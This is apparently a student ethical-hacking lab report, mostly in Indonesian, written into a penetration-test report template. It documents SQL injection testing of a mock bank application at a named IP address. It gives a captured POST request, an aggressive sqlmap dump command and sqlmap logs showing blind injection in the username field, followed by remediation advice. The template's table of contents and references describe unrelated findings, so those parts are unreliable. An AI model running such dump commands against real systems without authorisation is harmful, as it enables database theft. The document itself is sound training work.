



# DEMO CORP Security Assessment Findings Report

Business Confidential

*Date: May 8<sup>th</sup>, 2024*  
*Project: DC-001*  
*Version 1.0*



# Table of Contents

Table of Contents.....	2
Confidentiality Statement.....	4
Disclaimer.....	4
Contact Information .....	4
Assessment Overview .....	5
Assessment Components.....	5
Internal Penetration Test.....	5
Finding Severity Ratings .....	6
Risk Factors.....	6
Likelihood .....	6
Impact.....	6
Scope.....	7
Scope Exclusions .....	7
Client Allowances .....	7
Executive Summary .....	8
Scoping and Time Limitations .....	8
Testing Summary .....	8
Tester Notes and Recommendations .....	9
Key Strengths and Weaknesses .....	10
Vulnerability Summary & Report Card.....	11
Internal Penetration Test Findings.....	11
Technical Findings .....	13
Internal Penetration Test Findings.....	13
Finding IPT-001: Insufficient LLMNR Configuration (Critical) .....	13
Finding IPT-002: Security Misconfiguration – Local Admin Password Reuse (Critical) .....	14
Finding IPT-003: Security Misconfiguration – WDigest (Critical) .....	15
Finding IPT-004: Insufficient Hardening – Token Impersonation (Critical) .....	16
Finding IPT-005: Insufficient Password Complexity (Critical).....	17
Finding IPT-006: Security Misconfiguration – IPv6 (Critical).....	18
Finding IPT-007: Insufficient Hardening – SMB Signing Disabled (Critical).....	19
Finding IPT-008: Insufficient Patch Management – Software (Critical) .....	20
Finding IPT-009: Insufficient Patch Management – Operating Systems (Critical).....	21
Finding IPT-010: Insufficient Patching – MS08-067 - ECLIPSEDWING/NETAPI (Critical).....	22
Finding IPT-011: Insufficient Patching – MS12-020 – Remote Desktop RCE (Critical) .....	23
Finding IPT-012: Insufficient Patching – MS17-010 - EternalBlue (Critical) .....	24
Finding IPT-013: Insufficient Patching – CVE-2019-0708 - BlueKeep (Critical) .....	25

Finding IPT-014: Insufficient Privileged Account Management – Kerberoasting (High).....	26
---	----



---

Finding IPT-015: Security Misconfiguration – GPP Credentials (High).....	27
Finding IPT-016: Insufficient Authentication - VNC (High).....	28
Finding IPT-017: Default Credentials on Web Services (High).....	29
Finding IPT-018: Insufficient Hardening – Listable Directories (High) .....	30
Finding IPT-019: Unauthenticated SMB Share Access (Moderate).....	31
Finding IPT-020: Insufficient Patch Management – SMBv1 (Moderate) .....	32
Finding IPT-021: IPMI Hash Disclosure (Moderate) .....	33
Finding IPT-022: Insufficient SNMP Community String Complexity (Moderate) .....	34
Finding IPT-023: Insufficient Data in Transit Encryption - Telnet (Moderate) .....	35
Finding IPT-024: Insufficient Terminal Services Configuration (Moderate) .....	36
Finding IPT-025: Steps to Domain Admin (Informational) .....	37
Additional Scans and Reports .....	37

---

## Confidentiality Statement

This document is the exclusive property of Demo Corp and TCM Security (TCMS). This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both Demo Corp and TCMS.

Demo Corp may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

## Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. TCMS prioritized the assessment to identify the weakest security controls an attacker would exploit. TCMS recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

## Contact Information


Name	Title	Contact Information
Demo Corp		
Agas Ananta Wijaya	Praktikum 3 Ethical Hacking	Email: <a href="mailto:agasananta04@gmail.com">agasananta04@gmail.com</a>
TCM Security		
Aslab Teknologi Informasi ITS	SQL Injection	Email: -

## Assessment Overview

Kita para praktikan praktikum ethical hacking Teknologi Informasi ditugaskan melakukan penetration testing terhadap aplikasi mockup bank yang masih dalam tahap development, yang disebut Jay's Bank. Tujuan dari praktikum ini adalah untuk menemukan kerentanan yang mungkin ada dalam aplikasi dan melaporkannya untuk perbaikan sebelum aplikasi diluncurkan ke publik.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



## Assessment Components

### Internal Penetration Test

An internal penetration test emulates the role of an attacker from inside the network. An engineer will scan the network to identify potential host vulnerabilities and perform common and advanced internal network attacks, such as: LLMNR/NBT-NS poisoning and other man-in-the-middle attacks, token impersonation, kerberoasting, pass-the-hash, golden ticket, and more. The engineer will seek to gain access to hosts through lateral movement, compromise domain user and admin accounts, and exfiltrate sensitive data.

## Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

## Risk Factors

Risk is measured by two factors: Likelihood and Impact:

### Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

### Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

## Scope

Assessment	Details
<ol style="list-style-type: none"><li>1. Semua fungsi aplikasi.</li><li>2. Mekanisme akun pengguna dan autentikasi.</li><li>3. Antarmuka web dan API.</li><li>4. Interaksi database dan proses penanganan data.</li></ol>	IP Address Aplikasi: 167.172.75.216

## Scope Exclusions

Per client request, TCMS did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing/Social Engineering

All other attacks not specified above were permitted by Demo Corp.

## Client Allowances

Demo Corp provided TCMS the following allowances:

- Internal access to network via dropbox and port allowances

## Executive Summary

Kita para praktikan praktikum ethical hacking Teknologi Informasi ditugaskan melakukan penetration testing terhadap aplikasi mockup bank yang masih dalam tahap development, yang disebut Jay's Bank. Tujuan dari praktikum ini adalah untuk menemukan kerentanan yang mungkin ada dalam aplikasi dan melaporkannya untuk perbaikan sebelum aplikasi diluncurkan ke publik.




# Technical Findings

## Burpsuite Intercept

Mendapatkan POST menggunakan Burpsuite

Description:	Intercept menggunakan Burp Suite adalah salah satu fitur inti yang memungkinkan pengguna untuk menangkap, memodifikasi, dan menganalisis lalu lintas HTTP(S) antara browser dan server web. Ini sangat berguna untuk pengujian keamanan aplikasi web karena memungkinkan penguji untuk melihat dan mengubah permintaan dan respons sebelum mencapai server atau browser.
Risk:	Menjalankan Burp Suite sebagai proxy dapat menambah overhead pada kinerja jaringan dan server. Hal ini bisa memperlambat waktu respons aplikasi web dan mempengaruhi pengguna lain. Memodifikasi permintaan dan respons HTTP secara tidak tepat dapat menyebabkan aplikasi web berfungsi tidak semestinya atau bahkan rusak. Hal ini bisa mengganggu layanan yang sedang berjalan, terutama jika dilakukan pada lingkungan produksi.
System:	All
Tools Used:	Burpsuite
References:	<a href="#">Stern Security</a> - Local Network Attacks: LLMNR and NBT-NS Poisoning <a href="#">NIST SP800-53 r4 IA-3</a> - Device Identification and Authentication <a href="#">NIST SP800-53 r4 CM-6(1)</a> - Configuration Settings

## Evidence



Selanjutnya kita akan mengcopy isi RAW dari yang tertera di Burpsuite lalu menuliskannya dalam txt.

### Membuat file 1.txt

POST /register HTTP/1.1

Host: 167.172.75.216

Content-Length: 49

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/123.0.6312.122 Safari/537.36

Content-Type: application/json

Accept: \*/\*

Origin: http://167.172.75.216

Referer: http://167.172.75.216/register

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US,en;q=0.9

Connection: close

{"username":"adminadmin","password":"A1b!c2d@E3"}

Melakukan SQLMAP: `sqlmap -r 1.txt --dump --risk=3 --level=5 --delay=5`

Description:	Perintah ini menjalankan sqlmap untuk menguji endpoint /register pada server 167.172.75.216 dengan data dari 1.txt untuk kemungkinan adanya kerentanan injeksi SQL. Dengan pengaturan risiko tertinggi (--risk=3), kedalaman pengujian tertinggi (--level=5), dan jeda 5 detik antara setiap permintaan (--delay=5), sqlmap akan melakukan pengujian yang sangat komprehensif dan agresif, serta mencoba mengambil data dari basis data jika injeksi SQL berhasil ditemukan.
Risk:	Menggunakan opsi --dump untuk mengambil data dari basis data dapat menyebabkan beban yang signifikan pada basis data, yang bisa mengakibatkan penurunan kinerja atau bahkan crash pada server database. Permintaan yang terus menerus dan intensif dengan delay hanya 5 detik dapat menyebabkan penurunan kinerja pada aplikasi web, terutama jika server tidak cukup kuat untuk menangani beban tersebut.
System:	All
Tools Used:	sqlmap
References:	<a href="https://capec.mitre.org/data/definitions/644.html">https://capec.mitre.org/data/definitions/644.html</a> <a href="https://tcm-sec.com/pentest-001-you-spent-how-much-on-security/">https://tcm-sec.com/pentest-001-you-spent-how-much-on-security/</a>

Evidence

[illegible]

Selanjutnya kita akan menunggu sqlmap dalam melakukan scanning. Namun sayangnya, beberapa kali saya mengalami connection timed out, sehingga menghambat dalam melakukan sql injection.

## Evidence

```
File Edit View Search Terminal Help
[16:50:07] [INFO] parsing HTTP request from '1.txt'
JSON data found in POST body. Do you want to process it? [Y/n/q] y
[16:50:18] [INFO] testing connection to the target URL
[16:50:23] [WARNING] the web server responded with an HTTP error code (400) which could interfere with the results of the tests
[16:50:23] [INFO] testing if the target URL content is stable
[16:50:31] [INFO] target URL content is stable
[16:50:31] [INFO] testing if (custom) POST parameter 'JSON username' is dynamic
[16:50:36] [INFO] (custom) POST parameter 'JSON username' appears to be dynamic
[16:50:44] [WARNING] heuristic (basic) test shows that (custom) POST parameter 'JSON username' might not be injectable
[16:50:55] [INFO] testing for SQL injection on (custom) POST parameter 'JSON username'
[16:50:55] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:51:49] [INFO] (custom) POST parameter 'JSON username' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --code=400)
[16:54:53] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
[16:55:41] [INFO] testing MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[16:55:46] [INFO] testing MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[16:55:55] [INFO] testing MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[16:56:04] [INFO] testing MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[16:56:15] [INFO] testing MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[16:56:20] [INFO] testing MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[16:56:27] [INFO] testing MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[16:56:38] [INFO] testing MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[16:56:44] [INFO] testing MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[16:56:50] [INFO] testing MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[16:56:55] [INFO] testing MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[16:57:00] [INFO] testing MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[16:57:05] [INFO] testing MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[16:57:11] [INFO] testing MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[16:57:16] [INFO] testing MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[16:57:21] [INFO] testing MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
[16:57:26] [INFO] testing MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[16:57:39] [INFO] testing MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[16:57:45] [INFO] testing MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[16:57:45] [INFO] testing MySQL >= 5.5 error-based - Parameter replace (EXP)'
[16:57:45] [INFO] testing MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)'
[16:57:45] [INFO] testing MySQL >= 5.7.8 error-based - Parameter replace (JSON_KEYS)'
[16:57:45] [INFO] testing MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)'
[16:57:45] [INFO] testing 'Generic inline queries'
```

```
[16:57:45] [INFO] testing 'Generic inline queries'
```

```
[16:57:50] [INFO] testing 'MySQL inline queries'
```

```
[16:57:56] [INFO] testing MySQL >= 5.0.12 stacked queries (comment)'
```

```
[16:57:56] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
```

```
[16:58:02] [INFO] testing MySQL >= 5.0.12 stacked queries'
```

```
[16:58:07] [INFO] testing MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
```

```
[16:58:12] [INFO] testing MySQL >= 5.0.12 stacked queries (query SLEEP)'
```

```
[16:58:18] [INFO] testing MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
```

```
[16:58:23] [INFO] testing MySQL < 5.0.12 stacked queries (BENCHMARK)'
```

```
[16:58:29] [INFO] testing MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
```

```
[16:58:39] [INFO] testing MySQL >= 5.0.12 OR time-based blind (query SLEEP)'
```

```
[16:58:50] [INFO] testing MySQL >= 5.0.12 AND time-based blind (SLEEP)'
```

```
[16:59:02] [INFO] testing MySQL >= 5.0.12 OR time-based blind (SLEEP)'
```

```
[17:00:12] [INFO] testing MySQL >= 5.0.12 AND time-based blind (SLEEP - comment)'
```

```
[17:01:22] [INFO] testing MySQL >= 5.0.12 OR time-based blind (SLEEP - comment)'
```

```
[17:02:32] [INFO] testing MySQL >= 5.0.12 AND time-based blind (query SLEEP - comment)'
```

```
[17:03:43] [INFO] testing MySQL >= 5.0.12 OR time-based blind (query SLEEP - comment)'
```

```
[17:04:53] [INFO] testing MySQL < 5.0.12 AND time-based blind (BENCHMARK)'
```

```
[17:06:03] [INFO] testing MySQL > 5.0.12 AND time-based blind (heavy query)'
```

```
[17:07:13] [INFO] (custom) POST parameter 'JSON username' appears to be 'MySQL > 5.0.12 AND time-based blind (heavy query)' injectable
```

```
[17:07:13] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
```

```
[17:07:13] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
```

```
[17:07:48] [WARNING] there is a possibility that the target (or WAF/IPS) is dropping 'suspicious' requests
```

```
[17:08:00] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
```

```
[17:08:00] [WARNING] most likely web server instance hasn't recovered yet from previous timed based payload. If the problem persists please wait for a few minutes and rerun without flag 'T' in option '--technique' (e.g. '--flush-session --technique=BEUS') or try to lower the value of option '--time-sec' (e.g. '--time-sec=2')
```

```
[17:09:46] [CRITICAL] connection timed out to the target URL
```

```
[17:10:21] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
```

```
[17:12:07] [CRITICAL] connection timed out to the target URL
```

```
[17:12:42] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
```

```
[17:14:27] [CRITICAL] connection timed out to the target URL
```

```
[17:15:02] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
```

```
[17:16:47] [CRITICAL] connection timed out to the target URL
```

```
[17:17:22] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
```

## Security Strengths:

### ☐ Stabilitas Konten URL:

- Konten URL tampaknya stabil, yang berarti bahwa beberapa mekanisme pengamanan dapat bekerja untuk menjaga kestabilan aplikasi.

### ☐ Beberapa Tes Tidak Berhasil:

- Beberapa teknik injeksi tidak berhasil, yang menunjukkan adanya tingkat perlindungan atau konfigurasi yang mungkin telah mengurangi beberapa jenis serangan.

### ☐ Deteksi Lag dan Time-based Tests:

- Aplikasi mengalami lag ketika menggunakan payload berbasis waktu, yang menunjukkan bahwa ada beberapa mekanisme yang mempengaruhi kinerja ketika permintaan tidak wajar diajukan. Ini bisa menunjukkan perlindungan terhadap serangan DoS atau rate limiting.

## Kerentanan:

### 1. SQL Injection pada Parameter 'username':

- Hasil menunjukkan bahwa parameter `username` pada JSON POST request rentan terhadap SQL Injection.
- Sqlmap menemukan bahwa parameter `username` bisa di-exploit dengan teknik 'boolean-based blind' dan 'time-based blind' injection.
- Meski parameter `username` ini tampaknya tidak dapat dieksploitasi lebih lanjut untuk 'UNION-based' injections, kemungkinan ini masih ada.

### 2. HTTP 400 Error:

- Beberapa tes menunjukkan bahwa server memberikan respon kode error HTTP 400 (Bad Request). Ini menunjukkan bahwa server mungkin memiliki beberapa perlindungan atau validasi input yang tidak sempurna yang menyebabkan permintaan tertentu ditolak.

## Saran:

### 1. Validasi Input yang Ketat:

- Terapkan validasi input yang ketat di sisi server. Pastikan semua input pengguna di-escape atau di-sanitasi sebelum digunakan dalam query SQL.
- Gunakan prepared statements dan parameterized queries untuk menghindari injeksi SQL.

### 2. Penggunaan WAF (Web Application Firewall):

- Implementasikan WAF untuk memantau dan memblokir permintaan mencurigakan atau berpotensi berbahaya.
- WAF dapat membantu mendeteksi dan menghalangi serangan berbasis injeksi secara real-time.

### 3. Pemeriksaan Error Handling:

- Tingkatkan error handling agar tidak mengungkapkan informasi yang berlebihan. Sebagai contoh, kembalikan pesan kesalahan umum seperti "Invalid request" tanpa memberikan detail yang dapat digunakan oleh penyerang.
  - 4. **Rate Limiting dan Throttling:**
    - Terapkan rate limiting untuk menghindari serangan brute force atau DoS. Batasi jumlah permintaan yang dapat dilakukan oleh satu pengguna dalam jangka waktu tertentu.
  - 5. **Regular Security Audits:**
    - Lakukan audit keamanan secara berkala. Gunakan alat analisis kerentanan dan melakukan pengujian penetrasi untuk menemukan dan memperbaiki kerentanan baru.
  - 6. **Pembaruan dan Patching Rutin:**
    - Pastikan semua perangkat lunak, termasuk framework dan database, selalu diperbarui dengan patch keamanan terbaru.
  - 7. **Log dan Monitoring:**
    - Aktifkan logging untuk semua aktivitas mencurigakan dan pastikan ada sistem pemantauan yang dapat memberi tahu administrator tentang potensi serangan atau anomali.
- 



Last Page